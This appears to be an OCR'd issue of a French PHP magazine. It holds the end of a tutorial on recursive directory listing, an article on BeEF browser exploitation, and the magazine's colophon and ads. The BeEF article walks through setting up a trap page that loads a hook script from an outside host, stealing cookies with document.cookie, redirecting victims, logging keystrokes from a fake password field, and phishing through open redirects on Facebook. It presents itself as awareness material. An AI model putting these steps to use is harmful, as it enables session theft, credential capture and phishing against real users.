
Les deux premières cases du tableau contiennent les symboles correspondant au répertoire courant et au répertoire parent. Les autres cases contiennent les noms des fichiers et des sous-répertoires de premier niveau du répertoire *lavandou*.

Parcourir des répertoires récursivement

Dans les exemples précédents, seul le contenu du premier niveau du répertoire était parcouru. Vous allez apprendre dans cette partie à parcourir tous les sous-répertoires. Il est possible de distinguer les éléments répertoires des éléments fichiers lors du parcours de chaque répertoire avec les fonctions `is_file` et `is_dir`, présentées dans les sections précédentes. L'exemple du Listing 1 qui affiche tous les fichiers d'un répertoire peut être adapté afin de parcourir la totalité des sous-répertoires. Il suffit d'écrire une fonction récursive qui est appelée pour chaque sous-répertoire rencontré. La fonction `parcoursRep` du Listing 3 est appelée une première fois sur le répertoire *lavandou* dont tous les éléments doivent être affichés. Elle retourne l'arborescence du dossier sous la forme d'une liste non ordonnée HTML. Le résultat obtenu est montré dans la Figure 2.

Lors de chaque appel, la fonction `parcoursRep` teste le type de son argument. Si c'est un fichier, elle retourne le nom du fichier dans un item de liste HTML (balise li). Si c'est un répertoire, la fonction stocke dans la chaîne `$res` le nom du répertoire traité, dans un item de liste HTML. Seul le dernier nom du répertoire du chemin est affiché grâce à la fonction `basename`, qui est l'équivalent de la fonction `pathinfo` appelée avec la constante `PATHINFO_BASENAME`. Une sous-liste HTML (balise `ul`) est créée afin d'afficher les éléments de ce répertoire un niveau plus bas dans la hiérarchie des répertoires. La fonction ouvre et parcourt le répertoire reçu en argument. Pour chaque élément du répertoire (fichier ou sous-répertoire), la fonction `parcoursRep` est rappelée. Ceci permet d'ajouter dans la variable `$res` toute la hiérarchie des fichiers et sous-répertoires. Une fois tous les éléments parcourus, la variable `$res` contient la liste HTML complète de la hiérarchie de répertoires.

Dans l'exemple, lors du premier appel de la fonction, le code `<li>lavandou<ul>` est généré. Le répertoire *lavandou* est ensuite ouvert et ses éléments parcourus. Si l'élément courant est un fichier, il est alors placé dans un item de liste HTML. Dans l'exemple, le premier élément est le fichier *contact.html*, le code `<li>contact.html</li>` est donc généré lors de la première itération de la boucle `while`. Si l'élément est un répertoire, la fonction `parcoursRep` est rappelée sur ce répertoire. Dans l'exemple le répertoire *hotel* est traité après le fichier *contact.html*. La fonction `parcoursRep` est donc appelée sur ce répertoire. Elle place le nom de ce répertoire et tous ses éléments (les fichiers `jpg` et `html`) dans la sous-liste HTML suivante :

```
<li>hotel
  <ul>
    <li>accueil.jpg</li>
    <li>chambre.html</li>
    <li>restaurant.html</li>
  </ul>
</li>
```

Une fois la sous-liste *hôtel* générée, le script remonte d'un niveau dans la récursion et dans la liste HTML, et l'élément suivant dans le répertoire *lavandou* est traité (le fichier *index.html*). Les opérations décrites précédemment sont répétées pour chaque élément du répertoire *lavandou*. Afin d'éviter de traiter des répertoires plus haut dans la hiérarchie, et d'éviter des boucles infinies, il est important d'exclure les symboles point et double point, dans la liste des éléments traités, car ils correspondent respectivement aux répertoires courant et parent.

Manipuler des répertoires

Si vous disposez des droits nécessaires d'écriture, vous pouvez créer des répertoires, en supprimer, copier des fichiers et renommer des fichiers ou répertoires. Les fonctions `mkdir` et `rmdir` permettent respectivement de créer ou de supprimer un répertoire, dont le chemin est passé en argument. Ces deux fonctions retournent le booléen `true` en cas de succès, le booléen `false` sinon.

La fonction `copy` prend en premier argument le chemin du fichier à copier, et en second argument l'emplacement où effectuer la copie. Elle retourne `true` en cas de succès, `false` en cas d'échec. Enfin la fonction `rename` renomme le fichier ou le répertoire passé en premier argument (chemin d'accès à ce dernier) en utilisant le nom donné en second argument. Comme les fonctions précédentes, elle retourne un booléen.

Gérer les permissions

Des fonctions permettent d'obtenir des informations sur le propriétaire, le groupe et les permissions d'accès (lecture, écriture, exécution) d'un fichier ou d'un répertoire. D'autres fonctions permettent de les modifier. Les fonctions `fileowner`, `filegroup` et `fileperms` prennent en paramètre le chemin d'un fichier ou d'un répertoire et retournent respectivement le propriétaire (UID), le groupe (GID) et les permissions. Les valeurs retournées sont des entiers ou le booléen `false` en cas d'erreur.

Si le script a les autorisations nécessaires sur un fichier ou un répertoire, il est possible de modifier le propriétaire ou le groupe avec les fonctions `chown` (propriétaire) et `chgrp` (groupe) qui prennent en premier argument le chemin et en second argument le nom du propriétaire ou du groupe, ou l'entier correspondant (UID, GID). La fonction `chmod`, elle, permet de modifier les droits en lecture, écriture et exécution du fichier ou répertoire qui lui est passé en premier paramètre, avec le mode donné sous la forme d'un entier en second paramètre. Ces trois fonctions retournent une valeur booléenne.

Conclusion

Vous avez appris dans cet article à lire le contenu d'un répertoire. Vous savez à présent parcourir récursivement des répertoires. Ceci peut être utile pour effectuer des traitements automatisés, par exemple pour renommer une série de fichiers ou pour ouvrir tous les fichiers d'un certain type afin de modifier leur contenu. Cela peut aussi vous être utile pour afficher un listing de répertoires dans lequel seul un sous-ensemble d'éléments est présenté (exemples : page HTML pour un plan de site, images pour un album photo,...).

CÉCILE ODERO, MAGALI CONTENSIN

Cécile Odero est spécialisée dans la conception et le développement d'applications web en PHP. Elle travaille au CNRS comme ingénieur en développement et déploiement d'applications.

Contact : cecile.odero@gmail.com

Magali Contensin, auteur du livre Bases de données et Internet avec PHP et MySQL, est chef de projet en développement d'applications au CNRS. Elle enseigne depuis dix ans le développement d'applications web à l'Université.

Contact : http://magali.contensin.online.fr

BeEF Exploitation

L'intérêt de cet article repose sur le fait qu'oublier des petites failles telles que les redirectes qui ne posent pas trop de problèmes habituellement peut maintenant compromettre les utilisateurs d'un site internet.

Cet article explique :

- Dans cet article, vous prendrez conscience des réels dangers que peut poser le JavaScript en ciblant différents navigateurs acceptant ce langage grâce à un outil nommé BeEF.
- Vous apprendrez aussi comment des sites importants pour le réseau social ont failli être l'objet de ce genre d'attaques avec des exemples concrets.

Ce qu'il faut savoir :

- Quelques connaissances en PHP et en JavaScript.
- Quelques connaissances dans la sécurité informatique au niveau des exploitations Cross Site Scripting.

Niveau de difficulté 

BeEF a été créé par Wade Alcorn qui voulait montrer les impacts du JavaScript sur les navigateurs tels qu'Internet Explorer, Firefox et bien d'autres.

Le but de BeEF est en fait de faire exécuter du code JavaScript à une victime à son insu comme des `<script>alert(/Bonjour/);</script>` ou encore des `document.location`, `document.cookie` etc... Le code est ensuite exécuté grâce à une page HTML qui appelle le script de BeEF depuis le navigateur de la victime.

Installation et configuration de BeEF.

BeEF peut être téléchargé sur le site de bindshell.net à cette adresse : `http://www.bindshell.net/tools/beef/`. Une fois téléchargé, il suffit d'extraire l'archive et d'ouvrir le fichier *pw.php*, nous voyons donc ce code :

```
<?
$passwd = 'BeEFConfigPass';
?>
```

Il suffit de modifier `BeEFConfigPass` par le mot de passe que vous souhaitez, pour ma part, j'utiliserai comme mot de passe, mon pseudonyme *Sh0ck*.

```
<?
$passwd = 'Sh0ck';
?>
```

Ensuite, dans le répertoire *hook* se trouve un fichier nommé *xss-exemple.html*, couper/collez le sur votre bureau, cela sera en fait votre page piégée (merci de ne pas utiliser BeEF sur de vraies personnes, je vous rappelle que nous sommes dans un pays où le piratage informatique est puni par la loi).

Ouvrez donc cette page HTML et vous verrez ce code :

```
<script language='Javascript'
src='http://localhost/beef/hook/
beefmagic.js.php'></script>
```

Ce code JavaScript appelle en fait *beefmagic.js.php* qui permet de contrôler le navigateur de la victime grâce à des injections JavaScript par PHP, modifiez l'URL du src en fonction de l'URL où vous hébergez BeEF. Uploadez ensuite vos fichiers et allez sur l'URL du




Figure 1. *Interface de BeEF*

Listing 1. *BeEF - Page malicieuse*

```
<html>

<head>

<title>BeEF Test</title>
</head>
<body bgcolor="black">
<div align="center">
<div style="color: white">
This is the xss-exemple.html page.
<script language='Javascript'
src='http://www.shocknsl.com/beef/
hook/beefmagic.js.php'></script>

</body>

</html>
```

répertoire de votre BeEF comme montré dans la Figure 1.

Rentrez votre mot de passe et cliquez sur Apply Config, vous devriez avoir un message de confirmation : `BeEF Successfuly Configured`.

Cliquez sur Finished pour accéder à l'administration de BeEF. Si jamais vous avez des erreurs, changez votre version de PHP, certaines versions de PHP ne supportent pas BeEF. Nous allons donc continuer, allez sur votre page *xss-exemple.html*, pour ma part, je l'ai renommée en *beefpourvictimes.html* à la racine de mon site (voir Figure 2).

À première vue, on ne voit qu'une simple page, mais si on regarde le code source, on peut voir le JavaScript qui appelle la page en *.php* (référez vous au Listing 1). Maintenant, laissons la page ouverte dans le navigateur et retournons dans l'administration de BeEF, nous pouvons voir une adresse IP qui s'est rajoutée dans les zombies. Si cela fonctionne, vous avez fini de configurer BeEF, vous pouvez ensuite passer aux exploitations JavaScript.




Figure 2. *xss-exemple.html*




Figure 3. *Alert JavaScript*




Figure 4. *Document.Cookie*

Exploitations JavaScript

Premièrement, vous pouvez connaître quelques informations à propos de votre victime en cliquant sur son adresse IP dans le menu *Zombies* en haut de la page d'administration. Il est aussi possible comme je l'ai expliqué plus haut, d'exécuter des commandes JavaScript dans le navigateur de la victime, dans l'onglet *Standard Modules* vous avez un menu : `std: alert`, ce menu permet de faire un `<script>alert(/le message que vous voulez/);</script>` sur le navigateur de la victime, une fois la commande exécutée, la victime voit un message sur sa page internet (voir Figure 3).

Vous allez me dire qu'un *alert* n'est pas exceptionnel, mais on en vient au reste. Dans *Standard Modules* toujours, vous avez un menu `std: javascript command`, ce menu permet lui, d'exécuter tout type de code JavaScript sur le navigateur de la victime contrairement au simple `std: alert`, vous pouvez donc par exemple faire un `<script>alert(document.cookie);</script>` montré dans la Figure 4.

Ou encore rediriger la victime discrètement sur une ou plusieurs pages avec `std: visited urls` (requêtes http simples) ou encore rediriger complètement avec un `<script>document.location</script>` comme sur la Figure 5 où je redirige la victime vers *www.bestpig.fr*.

Figure 5. *Document.Location*

Figure 6. *Phishing Page*




Figure 7. *Keylogger JavaScript*

Le Phishing et BeEF

Les modifications possibles de l'outil sont quasiment illimitées tout simplement parce qu'il est Open Source, on pourrait par exemple crypter la page HTML de la victime pour que le script ne soit pas visible ou l'utiliser par exemple avec des failles redirectes qui permettent avec une variable d'insérer de la

Listing 2. *BeEF - Keylogger javascript*

```
<html>

<head>

<title>BeEF Test</title>
</head>
<body bgcolor="black">
<div align="center">
<div style="color: white">
This is the xss-exemple.html
page.<br /><br />
<tr><td>Type your password :<br
/><br />
<input type="text" name="password"
size="30"></td></tr>
<input type="submit" value="Ok">
<script language='Javascript'
src='http://shock.tuxfamily.org/
beef/hook/beefmagic.js.php'></
script>

</body>

</html>
```

base64 ou simplement, une *snipurl*. Le but est en fait de trouver une URL sur un site du genre : `http://www.facebook.com/#http://google.fr/`.

Ce qui permet de remplacer le lien *Google* par un lien *snipurl* faisant croire qu'on a une page *facebook* en face de nous mais qui est en fait, une fausse page avec le script de BeEF derrière. À quoi BeEF va nous servir me direz vous ? Je vous répondrai simplement que BeEF est aussi capable d'enregistrer les frappes du clavier tapées sur la page piège par la victime.

La méthode est simple, il suffit de rajouter un input *text* sur notre page HTML et écrire un mot dessus (voir Figure 6), pour plus d'informations, référez vous au Listing 2. J'ai donc tapé *phpsolutions* dans mon *input*, maintenant, regardons le résultat sous BeEF en cliquant sur l'adresse IP dans le menu Zombies en haut de la page (voir Figure 7). Autant vous dire qu'avec votre JavaScript activé dans votre navigateur, vous n'êtes pas du tout à l'abri de la vache folle.

V – Conclusion.

Comme vous l'aurez compris, BeEF est un outil assez puissant, JavaScript peut être un langage certes très utile, mais aussi très dangereux. Si vous souhaitez me contacter, vous pouvez m'envoyer un mail à l'adresse : `shock@k.st`.

FAURE YANN

Faure Yann est un développeur passionné de sécurité informatique depuis plusieurs années, programmant dans plusieurs langages, il aimerait poursuivre ses études dans la programmation ou dans la sécurité informatique.

LE COMMERCE A CHANGÉ...

Qui d'autre que Myeshop vous propose une solution e-commerce sur mesure pour seulement 99€HT par mois ?

...ET VOUS ?

DixHuitHeures45®

Vivez l'aventure du e-commerce et essayez sans engagement notre solution pendant 30 jours. Quelle que soit votre activité, nous réalisons votre site de vente en ligne entièrement sur mesure à l'aide des solutions e-commerce Myeshop.

Pour plus de renseignements :

0826 950 123 (0.15 €/mn)

ou www.myeshop.fr

My@shop solutions e-commerce

Qualité, sécurité, rapidité, évolutivité, assistance personnalisée...

Dans le prochain numéro de *phpsolutions*

Le périodique *phpsolutions* est publié par
Software Press Sp. z o.o. SK
Bokserska 1, 02-682 Varsovie, Pologne
Tél. 0975180358, Fax. +48 22 244 24 59
www.phpsolmag.org

Président de Software Press Sp. z o.o. SK : Paweł Marciniak

Directrice de la publication : Ewa Łozowicka

Imprimerie, photogravure :
ArtDruk *www.artdruk.com*
Imprimé en Pologne/Printed in Poland

Abonnement (France métropolitaine, DOM/TOM) :
1 an (soit 6 numéros) 35 €

Dépôt légal : à parution
ISSN : 1731-4593

Distribution : MLP
Parc d'activités de Chesnes, 55 bd de la Noirée
BP 59 F - 38291 SAINT-QUENTIN-FALLAVIER CEDEX

Rédacteur en chef : Łukasz Bartoszewicz

Préparation du CD : Andrzej Kuca
Maquette : Agnieszka Marchocka
Couverture : Agnieszka Marchocka

DTP : Sławomir Sobczyk *Studio2W@gmail.com*

Composition : Sławomir Sobczyk
Correction : Aymeric Lagier

Bêta-testeurs : Fabrice Gyre, Brice Favre, Valérie Viel, Aymeric Lagier, Christophe Milhau, Alain Ribault, Stéphane Guedon, Eric Boulet, Mickael Puyfages, Christian Hernoux, Isabelle Lupi, Antoine Beluze, Claude Brulé, Timotée Neullas, Adrien Mogenet, Jean-François Montgaillard, Turmeau Nicolas, Wilfried Ceron, Jonathan Marois, Wajih Letaief.

Les personnes intéressées par la coopération sont priées de nous contacter :
editor@phpsolmag.org

Abonnement : *abo_fr@software.com.pl*
Fabrication : Andrzej Kuca *andrzej.kuca@software.com.pl*
Diffusion : Ilona Lepieszka *ilona.lepieszka@software.com.pl*
Publicité : *publicite@software.com.pl*

Pour créer les diagrammes on a utilisé le programme smartdraw.com
SmartDraw

Le CD-ROM joint au magazine a été testé avec AntiVirenKit de la société G Data Software Sp. z o.o

En vente dès mars !

POUR LES DÉBUTANTS

Transférer un fichier par le biais d'un formulaire

Dans cet article, vous apprendrez à envoyer des fichiers vers un serveur web et à réceptionner les informations et les données des fichiers, dans un script PHP. Vous verrez les opérations à réaliser pour activer cette fonctionnalité et pour la mettre en oeuvre en toute sécurité.

E-COMMERCE

Une belle boutique avec Joomla! et VirtueMart

VirtueMart est une solution bien connue d'un large public. Ce logiciel pour fonctionner s'appuie sur un autre logiciel, le très populaire Joomla!. Après une présentation de Joomla! et VirtueMart, l'article vous explique comment personnaliser le graphisme de votre boutique en ligne en modifiant les thèmes.

FICHE TECHNIQUE

Notion de contexte avec le Zend Framework

Une problématique récurrente dans le développement d'application (que ce soit des applications web ou non) est de devoir présenter différemment les mêmes données. Il est délicat de trouver une solution simple et élégante qui nous permettra d'éviter de recopier le même code source en plusieurs endroits, le rendant ainsi difficilement lisible et multipliant les risques de *bugs*. Grâce à la notion de contexte, le *Zend Framework* nous apporte deux outils puissants et faciles.

PRATIQUE

Deux techniques de stockage des images dans un serveur web

La gestion des documents est certes d'une importance capitale dans tout projet informatique. Il est indispensable de savoir bien les organiser et les stocker tel que leur récupération se fait d'une façon efficace ultérieurement. Le choix entre l'une de ces méthodes revient à faire un choix entre la cohérence des données et la performance.

Et de nombreuses autres articles à ne pas manquer !

WEBMASTER, AUGMENTEZ VOS REVENUS !

Vous êtes propriétaire de sites internet et vous souhaitez augmenter vos revenus, intégrer de la publicité plus intelligemment ? Devenez partenaire linkea

linkea vous permet de tirer des revenus de vos sites en sélectionnant vos annonceurs de manière précise, par zone géographique, secteur d'activité, type d'annonce, etc. Vous maîtrisez le contenu publicitaire de vos sites. Des annonces plus ciblées pour des revenus plus importants.

ANNONCEUR, AMELIOREZ LA VISIBILITE DE VOS E-PUBS !

Vous souhaitez être visible efficacement sur Internet ?

linkea vous permet de cibler vos espaces publicitaires de manière précise, en terme de secteurs d'activité, zone géographique, sélection des sites publiant votre annonce, etc. Chaque clic est ciblé, utile et son coût est parmi les plus faibles du marché.
Pour gérer vos publicités internet : linkea*

*** Sinon vous pouvez toujours demander conseil à Ginette...**

linkea

GESTIONNAIRE DE PUBLICITE EN LIGNE
Plus d'informations sur www.linkea.com

WEB Gazelle

Génialement Simple !

Cet homme
essaie de mettre son
site Internet à jour

Cet homme
a mis son site
Internet à jour avec
WebGazelle CMS 2.0

WebGazelle CMS 2.0 rencontre l'AJAX

www.webgazelle.net

Webgazelle.net, une marque de COGNIX systems